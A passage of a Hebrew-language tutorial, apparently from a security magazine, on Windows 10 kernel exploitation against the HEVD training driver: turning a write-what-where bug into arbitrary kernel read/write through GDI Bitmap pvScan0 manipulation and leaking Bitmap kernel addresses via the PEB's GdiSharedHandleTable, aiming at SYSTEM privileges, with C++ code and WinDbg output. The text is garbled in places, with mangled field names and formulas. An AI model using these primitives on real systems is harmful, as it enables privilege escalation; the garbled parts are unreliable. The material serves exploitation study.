typedef struct _SURFOBJ
{
    DHSURF    dhsurf;
    HSURF     hsurf;
    DHPDEV    dhpdev;
    HDEV      hdev;
    SIZEL     sizlBitmap;
    ULONG     cjBits;
    _Field_size_bytes_(cjBits) PVOID    pvBits;
    PVOID     pvScan0;
    LONG      lDelta;
    ULONG     iUniq;
    ULONG     iBitmapFormat;
    USHORT    iTyPe;
    USHORT    fJBitmap;
} SURFOBJ;
```

רוב המבנה לא מעניין אותנו, פרט לשני שדות: `pvScan0` ו-`sizlBitmap`. כמו כן, נציין שהגודל של המבנה `BASEOBJECT` הוא `0x18` במערכות 64 ביט.

השדה `pvScan0` הוא שדה המצביע לתחילת המידע ששמרנו ב-`Bitmap`, והוא נמצא בהיסט של `0x38` בתים מתחילה המבנה `SURFOBJ`. לעומת זאת, ימצא גם (או רק) בשדה `pvBits` (`0x30` בתים מתחילה המבנה). המידע ההתחלתי ש-`pvScan0` מצביע אליו הוא העותק הקרנלי של המידע שהערכנו ל-`Bitmap` על הארגומנט `pvnBits`, וכל עוד האובייקט קיים השדה ישמש לגישה למידע של ה-`Bitmap`.

הכתובת במרחב הכתובות הקרנלי אליה המידע שלנו ייכתב בעת הקראיה ל-`SetBitmapBits` היא הכתובת שנמצאת ב-`0xpvScan` (זהו גם הכתובתmana המידע יקרא בעת הקראיה ל-`GetBitmapBits`), כך שאם נוכל לשולוט על `0xpvScan` ב-`J-SURFOBJ` שמייצג את ה-`Bitmap` שלנו, נוכל להציג פרימיטיב קראיה/כתיבה מלא תוך שימוש ב-`SetBitmapBits` לכתיבה וב-`GetBitmapBits` לקריאה. בהמשך נתעמק בשיטה זו.

השדה `sizlBitmap`, שנמצא בהיסט של `0x20` בתים מתחילה `J-SURFOBJ`, הוא שדה המכיל את הגודל של ה-`Bitmap`, וכך הוא מהוות גם את הגודל המקורי של מידע שנייתן לבקש בעזרת `Get/SetBitmapBits`. אם נוכל לשולוט על `sizlBitmap` ולשנות אותו, נוכל לגרום לכך ש-`SetBitmapBits/GetBitmapBits` יאפשרו לנו לדרכו זיכרון Pool שנמצא מעבר לגבולות הקצהה של ה-`Bitmap` בו אנו שולטים. גם משיטה זו ניתן להציג פרימיטיב קראיה/כתיבה מלא, ובהמשך נסביר זאת בקצרה.

נרשום תכנית אשר מבצעת מניפולציות בסיסיות על אובייקט Bitmap על מנת להמחיש את הקשר בין pvScan0 ו-pvScan0 ל-Get/SetBitmapBits. וכן על מנת לבדוק הڪצת Bitmap ב-Pool. להלן הקוד של התכנית:

```
char buff[9] = "AAAAAAA";
HBITMAP bmp = CreateBitmap(0x4, 0x2, 0x1, 32, &buff);
std::cout << "Bitmap handle:\t0x" << std::hex << bmp << std::endl;

SetBitmapBits(bmp, 8, "BBBBBBBB");

char data[9] = { 0 };
GetBitmapBits(bmp, 8, data);
std::cout << "Data:\t" << data << std::endl;

DeleteObject(bmp);
```

התכנית פשוטה למדי ומוחולקת לאربעה מקטעים קצרים: אתחול Bitmap עם מידע באורך 8 בתים (שכלו 'A') והדפסת ה-Handle אליו, שינוי המידע ל-'BBBBBBBB', קריאת המידע והדפסתו, ומיחיקת האובייקט. נפתח WinDbg, ונעוצר את התכנית לאחר הדפסת ה-Handle ל-Bitmap שלנו:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
Bitmap handle: 0x000000001505057C
```

עתה, נבחן את האובייקט ב-WinDbg. לצערנו, יש שתי בעיות עימן אנו נאלץ להתמודד:
1. הפקודה !handle לא תומכת ב-Handles GDI, לכן נצטרך להבין מה הכתובת של האובייקט עצמן.
2. Microsoft החליטו שהם לא רוצחים שההגדירה של SURFOBJ תופיע בסימבולים של Windows 10, לכן לא נוכל לבצע !dt SURFOBJ <address>.

הפתרון של הבעיה השנייה הוא פשוט: אנו מכירים את המבנה SURFOBJ, לכן נוכל להתאים את הזיכרון בכתובת של האובייקט למבנה. הפתרון לבעיה הראשונה מסובך יותר, והוא תלוי בגרסת הkernel. נתעמק בבעיה זו בהמשך, אך בניתוחים הנוכחיים יודעים להמיר את ה-Handle לכתובת של תחילת ההקצתה (אחרי ה-POOL_HEADER) של האובייקט.

כפי שנראה בהמשך, את ה-Handle של האובייקט זהה ניתן לשירות לכתובת 0x443397b0-10. נוודא שגם אכן הڪצת Bitmap ביעזרת בדיקת ה-POOL_HEADER של הרקצתה. גם כאן, הסימבול הוסר לזרענו וכן נבחן ידנית את הזיכרון ונחפש את התג:

```
kd> dc ffffff901 443397b0-10
fffff901 443397a0 2337000f 35616c47 00640069 006f0065 .. .7#Gla5i.d.e.o.
fffff901 443397b0 1505057c 00000000 00000000 80000000 |.....
fffff901 443397c0 00000000 00000000 00000000 00000000 ;.....
```

זאת אכן ההקצתה הנכונה. נבחן את אובייקט ה-SURFACE עצמו:

```
kd> dq ffffff901`443397b0 L10
ffffff901`443397b0 00000000`1505057c 80000000`00000000
ffffff901`443397c0 00000000`00000000 00000000`00000000
ffffff901`443397d0 00000000`1505057c 00000000`00000000
ffffff901`443397e0 00000000`00000000 00000002`00000004
ffffff901`443397f0 00000000`00000020 ffffff901`44339a08
ffffff901`44339800 ffffff901`44339a08 000c2e05`00000010
ffffff901`44339810 00010000`00000006 00000000`00000000
ffffff901`44339820 00000000`04800200 00000000`00000000
```

ניתן לראות שקיימות שתי כתובות קרנליות באובייקט. הכתובות הללו הן הערכים של השדות 0 ו-pvScan0 ו-pvScan1. ניתן לוודא זאת באמצעות בחינת המידע שנמצא בהיסטום בהם אמורים להימצא השדות:

```
kd> dq ffffff901`443397b0+0x18+0x30 L2
ffffff901`443397f8 ffffff901`44339a08 ffffff901`44339a08
```

כאשר הוספנו 0x18 לכתובת על מנת להגיע לשדה SurfObj של המבנה _SURFACE, ולאחר מכן עוד 0x30 על מנת להגיע ל-pvScan0, ואז הדפסנו שני QWORDS על מנת לראות גם את הערך של pvScan1.


אם נבחן את המידע שבכתובת, נמצא את המידע שהיחסנו באובייקט עם הקראיה ל-CreateObject:

```
kd> dc ffffff901`44339a08
ffffff901`44339a08 41414141 41414141 ccccccc0 cccccccc AAAAAAAA.....
ffffff901`44339a18 cccccccc cccccccc cccccccc .. .....
.....
```

נמשיך את ריצת התוכנית ונבדוק את הערך שמאוחסן בכתובת זה בזיכרון לאחר הקראיה ל-SetBitmapBits:

```
kd> dc ffffff901`44339a08
ffffff901`44339a08 42424242 42424242 ccccccc0 cccccccc BBBB BBBB .....
ffffff901`44339a18 cccccccc cccccccc cccccccc .. .....
.....
```

כמובן לאחר מכן לתוכנית להמשיך את ריצתה, נראה שהמידע שיודפס הוא "BBBB BBBB".
ההיכרות הבסיסית שביבענו עליינו עם הייצוג הפנימי של אובייקט Bitmap תעזר לנו להבין כיצד ניתן להפוך אותו לפרימיטיב Write/Read מלאים, כפי שנראה בסעיף הבא.



אובייקט C-Bitmap Read/Write Primitive

בוסף זה, נסביר כיצד ניתן להפוך אובייקט Bitmap לפרימיטיב קרייה/ כתיבה מלא באמצעות ניצול חולשת WWW. העיקנון שנציג פה רלוונטי גם לסוגי חולשות נוספים אחרים, כגון Integer Pool Overflow ו-Chunks Overflows Pool, אך לצורך פשוטות הדין והתמקדות בעיקר, נתעמק בניצול עבור חולשות WWW בלבד.

נזכיר שוב בסיבה שפרימיטיב קרייה/ כתיבה כל כך חשובים לנו: כפי שהראנו בדיון שלנו על SMEP, אין לנו באמת צורך בהרצת גניבת Token שלנו ב-User-Mode Kernel-Mode - בהינתן יכולת כתיבה/קרייה ל/מ כתובות שירותיות, ניתן לבצע הסלמת הרשות, וזה המטרה שלנו. מעבר לכך, לא תמיד ניתן לנצל חולשות יותר מפעם אחת, ופרימיטיב כתיבה/קרייה מאפשר לנו לבצע את הפעולה כמה פעמים שנרצה, מה שמספק לנו גמישות ומוקל משמעותית על ניצול החולשה.

בוסף הקודם, כשחקרנו את אובייקט Bitmap שיצרנו, ציינו שהפקודה `!handle` לא תעבור עם ה-`handle` שלו, ודילגנו על השלב שבו מצאנו את הכתובת הקernelית בה האובייקט מוגדר. הסיבה לכך היא שמדובר ב-Info Leak שישמש אותנו בהפעלת Bitmaps לפרימיטיבים, והוא תלוי בגרסת מערכת ההפעלה, אך ראוי שנדון בו בדוחים הספציפיים לגרסה השונות של המערכת בהןណן בהמשך המאמר. מה שחשוב שבנין כבר בשלב זה הוא שניתן, באמצעות `Info`, לגילות מה הכתובת הקernelית של ה-`_SURFACE` שמייצג את ה-`Bitmap` שאנו יוצרים באמצעות `CreateBitmap`, וכןן לעשות זאת ב-User-Mode.

בהינתן כתובת של אובייקט `_SURFACE`, ניתן בקלה לגילות מה הכתובת של כל אחד מהשדות באובייקט, באמצעות הוספת היחסת של השדה במבנה לכתובת של תחילת האובייקט. למשל, בהינתן הכתובת הקernelית של אובייקט מסווג `_SURFACE`, ניתן לדעת מה הכתובת בה מוגדר `pvScan0` או `sizBitmap` שלו.

כזכור, `0Scan0` מגדיר את הכתובת אליה/ממנה נכתב/נקרא בעת הקריאה ל-`Set/GetBitmapBits`, אך אם נוכל לדרס אותה, נוכל לשולט בכתובת ממנה נכתב/נקרא, ומכיון שהכתובת היא בהגדירה כתובת שנמצאת ב-`Kernel-Space`, בהנחה שיש לנו שליטה על `0Scan0`, יש לנו פרימיטיב קרייה/ כתיבה מלא לכתובות קernelיות מוקוד שרעץ ב-User-Mode!

מכיוון שאנו יכולים לגילות מה הכתובת של אובייקט Bitmap שיצרנו, נוכל להיעזר בחולשת ה--write-what-where על מנת לדרס את `0Scan0` בכתובת לבחירתנו, ולאחר מכן נוכל לקרוא/לכתוב ממנה אליה. כמובן שהוא עדין לא מספיק - בכל פעם שנרצה לשנות את הכתובת ממנה אנו קוראים/כותבים, נctrה להיעזר שוב בחולשה שתאפשר לנו לשנות את הערך של `0Scan0`, וזאת ללא המטרה שלנו - אנו מעוניינים ביצירת פרימיטיב קרייה/ כתיבה מלא שדורש ניצול חולשה אחת בkernel, פעם אחת בלבד.

למזהלנו, חוקרים בתעשייה האבטחה כבר פתרו את הבעיה הזאת, והפתרון (לטעמי) גאוני: אנו יכולים לגילות באילו כתובות נמצאים אובייקטי `_SURFACE` שמייצגים את Bitmaps שאנו יוצרים, אז למה להסתפק באחד? המודל הנפוץ לניצול אובייקטי GDI הוא מודל שבו יש אובייקט GDI אחד שמנהל את השניים

(Manager), ואנו משתמשים בו על מנת לשנות בכתובות שאות המידע שלו נרצה לעורך/לקראן, ואובייקט GDI אחר, בו אנו משתמשים על מנת לבצע את פעולות הקרייה/ כתיבת (Worker).

יש שתי דרכים לנפוצות לעשות זאת: האחת מtabased על ניצול חולשת ה-WWW לצורך דרישת Manager Bitmap של ה-Worker, והשנייה מtabased על ניצול החולשה לצורך דרישת Scan0 של ה-Worker. להלן תיאור של השיטה המtabased על דרישת Scan0:

1. תחילה, נבצע Pool Grooming או הקצאות ב-Large Pool (שהאנטרכופיה בהן קטנה מאוד) על מנת להביא את ה-Pool למצב שבו קיימות שתי הקצאות SURFACE _RZIFTOT בו, שיש לנו Handle לשתייהן.

ההקצתה הקודמת בזיכרון תשמש כ-Manager, והשנייה כ-Worker.

2. לאחר מכן, נדليف את הכתובות של ה-Manager בעזרת .Info Leak.


3. ננצל את חולשת ה-WWW על מנת לשנות את הערך של Scan0 Bitmap ב-SURFOBJ של ה-Manager. נזכר כי השערק יהיה גדול יותר מהערך המקורי. כזכור, ה-Scan0 Bitmap הוא מה שקובע את הגבול אליו יוכל לכתוב בעזרת Set/GetBitmapBits, כך שאם נגדיל אותו, יוכל לכתוב/לקראן מעבר לגבולות ה-Bitmap שלנו. בשלב זה ה-Bitmaps שלנו הפכו לפרימיטיבי Read/Write מלאים.

4. בכל פעם שנרצה לקרוא מכתובות שריריות או לכתוב אליהם, נקרא ל-SetBitmapBits עם ה-Manager על מנת לדרום את Scan0 (או את Scan0 Bitmap) של ה-Worker. הדבר אפשרי מכיוון שהם רציפים בזיכרון.

5. עתה, Scan0 של ה-Worker יקבע לכתובות ממנה נרצה לקרוא (או אליה נרצה לכתוב), וכן לבצע את הפעולה שאנו מעוניינים לבצע בעזרת GetBitmapBits/SetBitmapBits עם ה-Worker.

6. בכל פעם שנרצה לכתוב/לקראן/ל/מכתובות קרנליות, נחזור על צעדים 5-3.

האיור הבא, אשר לקוח מהמצגת "Abusing GDI for ring0 exploit primitives: Evolution" שהציגו Ekoparty ב-BlueFrostSecurity ממחיש את אופן הפעולה של השיטה זו:




היתרון של השיטה זו הוא שהוא דורשת מאטנו לדעת רק את הכתובות של אובייקט Bitmap אחד. החיסרון שלה הוא שהוא דורשת שנייה מסוגלים ליצור הקצאות Bitmap רציפות ב-Pool.

השיטה השנייה, המבוססת על ניצול הכתיבה השירותית על מנת לעורר את pvScan0 של ה-Manager, פועלת בצורה הבאה:


1. תחיליה, נוצר שני אובייקטי Bitmap.
2. לאחר מכן, נדיף את הכתובת של האובייקטים בעזרת Info Leak.
3. בעזרת הכתובות שהדפנו, נחשב את הכתובת בו יושב pvScan0 של כל אחד מהאובייקטים.
4. בשלב זה, נקבע שרירותית מי מה-Bitmaps יהיה ה-Manager ומי ה-Worker.
5. ננצל את חולשת WWW על מנת לכתב את הכתובת של pvScan0 של ה-Worker (הכתובת של השדה, לא הכתובת שהשדה מכיל!) לטור pvScan0 של ה-Manager. בשלב זה, נוצר לנו פרימיטיב קרייה/כתבת מלא.
6. כשרצה לבצע פעולות קרייה/כתבת מול כתובת קרנלית, נקרא ל-SetBitmapBits עם ה-Manager וונרשם את הכתובת מולה נרצה לעבוד. מכיוון שpvScan0 מצביע לכתובת של השדה 0 ב-Worker, הפעולה תדריס את הערך של pvScan0 ב-Worker ותחליף אותו בכתובת מולה נרצה לעבוד.
7. נקרא ל-GetBitmapBits (בהתאם לפועל שונרצת לביצוע) עם ה-Worker. מכיוון שpvScan0 של ה-Worker מכיל את הכתובת מולה נרצה לעבוד, הfonקציות הללו יאפשרו לנו לכתב/לקראן ל/מהכתובת.
8. בכל פעם שנרצה לכתב/לקראן ל/מכותבת קרנלית, נחזיר על צעדים 6-7.

האיור הבא, הלווה גם הוא מהמצגת של BlueFrostSecurity, ממחיש את השיטה:



היתרון של השיטה זו הוא שהוא לא דורשת מאטנו להביא את ה-Pool למצב מסויים. החיסרון שלו הוא שהוא דורשת מאטנו להיות מסוגלים להדיף את הכתובות של Bitmaps.

במהלך המאמר, השתמש בשיטה שנקראת באירום בשם "PvScan0 Technique" (השיטה השנייה) ("Extending Consecutive Bitmaps Technique" שסקרנו), ולא בשיטה השנייה (שנקראת באירום "Shaking consecutive Bitmaps").



נרשום קוד שممמש את השיטה שבחרנו: ניצור שני אובייקטי Bitmap, נדלי'ף את הכתובות שלהם וננצל את חולשת WWW (צעדים 1-5):

```
void createPrimitives() {
    char data[0x65];
    memset(data, 'A', 0x64);
    data[0x64] = '\x00';

    MANAGER_BITMAP = CreateBitmap(0x8, 0x8, 0x1, 32, &data);
    WORKER_BITMAP = CreateBitmap(0x8, 0x8, 0x1, 32, &data);

    void* managerSurface = leakSurfaceAddress(MANAGER_BITMAP);
    void* workerSurface = leakSurfaceAddress(WORKER_BITMAP);

    unsigned long long workerPvScan0Address = (unsigned long long)workerSurface + 0x18 + 0x38;
    unsigned long long managerPvScan0Address = (unsigned long long)managerSurface + 0x18 + 0x38;

    exploitWriteWhatWhere(workerPvScan0Address, managerPvScan0Address);
}
```


כאשר leakSurfaceAddress מנצל את ה-Info Leak שנציג בהמשך, ו-exploitWriteWhatWhere מנצח את חולשת WWW שלנו.

לאחר מכן, נצטרך למשת פרימיטיבי הקרייה והכתיבה שלו (צעדים 6-7). להלן קוד המממש אותם:

```
unsigned long long readQword(unsigned long long address) {
    unsigned long long data = 0;
    SetBitmapBits(MANAGER_BITMAP, 8, &address);
    GetBitmapBits(WORKER_BITMAP, 8, &data);
    return data;
}

void writeQword(unsigned long long address, void* data) {
    SetBitmapBits(MANAGER_BITMAP, 8, &address);
    SetBitmapBits(WORKER_BITMAP, 8, data);
}
```

שווה לציין כי בשלב היחיד אשר תלי' בחולשה עצמה הוא שלב ייצור הפרימיטיבים, וגם אז הדבר היחיד שחייב הוא איך מבצעים את הדרישה של `pvScan0` (או `sizlBitmap` אם בחרנו בשיטה אחרת). ניתן להיעזר בשיטות הללו על מנת להשיג פרימיטיבי קרייה/כתיבה גם אם החולשה שיש לנו היא חולשת Pool Grooming & Spraying או Integer Overflow ב-Pool, תוך שימוש עם Pool Overflow.



סיכום ביניים

לפנינו שונמישר לחולק ה"מעשי" של המאמר, נראה כיצד פרקטית אנו יוצרים את הפרימיטיבים ומנצלים אותם ואת הקוד להסלת הרשותות שלנו על מנת להציג הרשותות SYSTEM, נעזר על מנת להבין מה חסר לנו כרגע:

1. הקוד להסלת הרשותות שלנו מסתמך על כך שהוא יודע את הכתובת אליה טוען ntoskrnl.exe. כאמור, מכיוון שהוא רצים ב-*Integrity Level* נמוך לא יוכל להסמלך על עדין צריכים להבין כיצד ניתן להציג את הכתובת ה zweat ב-*User-Mode*.
 2. יצירת הפרימיטיבים שלנו מסתמכת על כך שהוא יודע לגלות את הכתובות של ה-*Bitmaps* אותן יצרנו. בפועל, עדין לא הצגנו דרך בה ניתן לעשות זאת.
- שני החוסרים הללו יהוו את המכשולים היחידים שיעמדו בינו לבין יכולת השימוש שצברנו עד כה על מנת להציג הרשותות SYSTEM. כאשר נדונ ב-3 Redstone, נגלה שכבר לא ניתן להסמלך על *Bitmaps* ונראה כיצד ניתן לנצל אובייקט GDI אחר בצורה זהה על מנת להשיג את הפרימיטיבים שלנו.

Threshold 2

לאחר ההכרזה על Windows 10 Microsoft יוצאה בהכרזה מעניינת: Windows 10 היא מערכת הפעלה האחרונה ש-Microsoft תשחרר; לא יהיה Windows 11. ההכרזה הגיע כחלק ממילאן גדול יותר, בו Microsoft עוברת למודל עבודה אג'יל (Agile). במודל העבודה החדש, אין ל-Microsoft סיבה לשחרר את Windows 11, מכיוון שהוא עדין ממשיכה אקטיבית לעבוד על Windows 10 ולהוסיף לה תכונות חדשות. כתוצאה לכך, גם כמות העדכנים הגודלים (קרי: עדכנים שדרושים שיטות ניצול חדשות) לחולשות (⊗) ש-Microsoft מוציאה למערכת הפעלה היא משמעותית יותר גדולה, והעדכנים עצם תכופים הרבה יותר בעבר. הגישה של החברה היא כבר לא "Windows הוא מוצר גמור, נזיא תכונות חדשות ונבצע שינויים גדולים במוצר הבא", אלא "Windows 10 הוא מוצר בתפתחות, אם תכולה לא קיימת - היא לא קיימתרגע".

השחרור הראשון של גרסה של Windows 10 Version 2015 התרכש ביולי, תחת השם "Windows 10 Version 1507", ושם הקוד "Threshold 1". העדכן הגדל הבא של Windows 10 יצא בנובמבר של אותה שנה, ויקרא "Version 1511" או "Windows 10 November Update", שם הקוד שלו יהיה "Threshold 2". זוהי הגרסה הראשונה שתיתמוך גם ב-Windows Phone. את הדיוון שלנו בನיצול חולשות קרנל בעזרת אובייקט GDI ב-10 Windows נתחיל בגרסה זו.

כאמור, יש שני מכשולים שעומדים בינו לבין הרשות SYSTEM: הראשון הוא הדלפת הכתובת אליה טוען ntoskrnl.exe, והשני הוא הדלפת הכתובות של Bitmaps שיצרנו. נתחיל מהשני.

הדף כתובות ה-Bitmaps

בשביל לגילות מה הכתובות של ה-Bitmaps שלנו, ניעזר ב-PEB. מאמרים רבים מגיליונות קודמים במאמר עסקו ב-PEB, אך למי שלא מכיר את המבנה יספק לדעת שה-PEB (Process Environment Block) הוא מבנה זיכרון אשר מכיל מידע על התהיליך, כגון רשימת המודולים הטעונים, האם התהיליך מודובג ועוד. את ה-PEB ניתן להשיג במספר דרכים: ניתן להשיג את הכתובת של ה-PEB יחסית פשוטות בעזרת אוגר ה-`fs`-ב-32 ביט או `gs` ב-64 ביט, או באמצעות הפונקציה הלא מתועדת `NtQueryInformationProcess`. אנו נבחר באופציה השנייה.

```
לולץ החותמה של הפונקציה:
NTSTATUS WINAPI NtQueryInformationProcess (
    _In_           HANDLE          ProcessHandle,
    _In_           PROCESSINFOCLASS ProcessInformationClass,
    _Out_          PVOID           ProcessInformation,
    _In_           ULONG           ProcessInformationLength,
    _Out_opt_      PULONG          ReturnLength
);
```

אם יהיה ProcessBasicInformation יהיה ProcessInformationClass, נקבל את ה-PEB של התהיליך. אם נعبر לפונקציה Handle לתהיליך הנוכחי בתור ProcessHandle (ניתן להשיג Handle זה באמצעות קריאה ל-`(GetCurrentProcess()`), נקבל את ה-PEB של התהיליך הנוכחי. המידע שיוחזר יוחזר על ProcessInformation, והמבנה שמייצג את המידע הוא `PROCESS_BASIC_INFORMATION`. כל המבנים וה-enums הרלוונטיים מוגדרים ב-`h.hlnternal`. קטע הקוד הבא מדגים כיצד ניתן להשתמש בו-`NtQueryInformationProcess` על מנת להחזיר את ה-PEB של התהיליך הנוכחי:

```
void* getPebAddress() {
    void* peb;
    PROCESS_BASIC_INFORMATION basicInfo = { 0 };
    unsigned long returned = 0;
    NTQUERYINFORMATIONPROCESS NtQueryInformationProcess;
    *(FARPROC*)&NtQueryInformationProcess = GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQueryInformationProcess");
    NtQueryInformationProcess(GetCurrentProcess(), ProcessBasicInformation, &basicInfo,
                              sizeof(PROCESS_BASIC_INFORMATION), &returned);

    return basicInfo.PebBaseAddress;
}
```

אבל למה ה-PEB מעניין אותנו? ובכן, ה-PEB קריא לחנותן ב-User-Mode, ולמזלנו ניתן למצוא ב-PEB שדה בשם `GdiSharedHandleTable`, אשר נמצא בהיסט של `0xF8` בתים מתחילת ה-PEB:

```
kd> dt nt!_PEB GdiSharedHandleTable
+0x0f8 GdiSharedHandleTable : Ptr64 Void
```

ה-`GdiSharedHandleTable` הוא מצביע למערך של איברים מבנה `GDICELL`, המכיל מידע אודות כל אובייקטי ה-GDI השימושים לתהיליך (בינהם אובייקטי `Bitmap`).

להלן הגדרת המבנה (לקוח מ-m-coresecurity.com):

```
typedef struct {
    PVOID64 pKernelAddress; // 0x00
    USHORT wProcessId; // 0x08
    USHORT wCount; // 0x0a
    USHORT wUpper; // 0x0c
    USHORT wType; // 0x0e
    PVOID64 pUserAddress; // 0x10
} GDICELL64; // sizeof = 0x18
```

ראינו לא בגדה בנו - בתחילת המבנה (שגודלו 0x18) קיים שדה בשם pKernelAddress, שמכיל את הכתובת הקרנלית של אובייקט ה-GDI! מכיוון שהוא יכול לקרוא את ה-PEB מה-User-Mode, אנו יכולים לקרוא גם את הערך שמכיל השדה, וכך לאפשר מה הכתובת ב-Kernel-Space של אובייקט ה-GDI.

ה-Handle לאובייקט ה-GDI מכיל את האינדקס של ה-GDICELL המייצג את האובייקט במערך. האינדקס הוא WORD התח桐 של ה-Handle, אך מנת לחוץ את האינדקס מה-Handle, נבצע AND בין ה-Handle לבין 0xFFFF (כלומר, נחשב את handle & 0xFFFF). הגודל של כל GDICELL הוא 0x18, כלומר את היחסט של ה-GDICELL שמייצג את האובייקט אליו יש לנו Handle מתחילה הטבלה ניתן לחשב באמצעות $handle * 0x18 + 0xFFFF$. כך גם מצאנו את האובייקט כשייברנו על הפיכת Bitmaps לפרימיטיב קרייה/כתיבה מלאה.

נדגים זאת. ניצור Bitmap וונביר לו Buffer של "A" על Bitsarpa, ונdump את ה-Handle אליו (מטרumi): ("Manager handle" ו "Worker handle", createPrimitives ל-Worker handle)

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
Manager handle: 0x000000005051157
Worker handle: 0x00000000590509C8
```

נחפש את האובייקטים לפני השיטה שתיארנו, בעזרת WinDbg. ראשית, נמצא את :GdiSharedHandleTable

```
Kd> !process 0 0 HevdGdiExploitation.exe
PROCESS fffffe0000d411080
SessionId: 1 Cid: 10b4 Peb: 7c91258000 ParentCid: 0874
DirBase: 06bda000 ObjectTable: fffffc000d42e7cc0 HandleCount: <Data Not Accessible>
Image: HevdGdiExploitation.exe

kd> .process fffffe0000d411080
Implicit process is now fffffe000`0d411080
WARNING: .cache forcedecodeuser is not enabled
kd> dt nt!_PEB 7c91258000 GdisharedHandleTable
+0x0f8 GdisharedHandleTable : 0x00000224`6ce60000 void
```

עתה, נחשב את היחסט ל-GDICELL הרלוונטי, ונציג את ה-QWORD הראשון שלו (שאמור להיות :(pKernelAddress

```
kd> dq 0x00000224`6ce60000 + (0x55051157 & 0xFFFF)*0x18 L1
00000224`6ce7a028 fffff901`407715c0
```

ניכר כי אכן מדובר בכתובת ב-Kernel-Space. נזודא שהוא אכן הכתובת של ההקצתה שלנו: ראשית, נבדוק את התג:

```
kd> dc ffffff901`407715c0-10
ffffff901`407715b0 2337001c 35616c47 2cc1e48e 2405af1b ..7#Gla5....,$
ffffff901`407715c0 55051157 00000000 00000000 80000000 W.....
```

נזודא ש-`sh0-pvScan` אכן מצביע ל-`Buffer` של "A"-ים:

```
kd> dc poi(ffffff901`407715c0+0x18+0x38)
ffffff901`40771818 41414141 41414141 41414141 41414141 AAAAAAAA
ffffff901`40771828 41414141 41414141 41414141 41414141 AAAAAAAA
ffffff901`40771838 41414141 41414141 41414141 41414141 AAAAAAAA
ffffff901`40771848 41414141 41414141 41414141 41414141 AAAAAAAA
ffffff901`40771858 41414141 41414141 41414141 41414141 AAAAAAAA
ffffff901`40771868 41414141 41414141 41414141 41414141 AAAAAAAA
ffffff901`40771878 41414141 cccccccc cccccccc AAAA.....
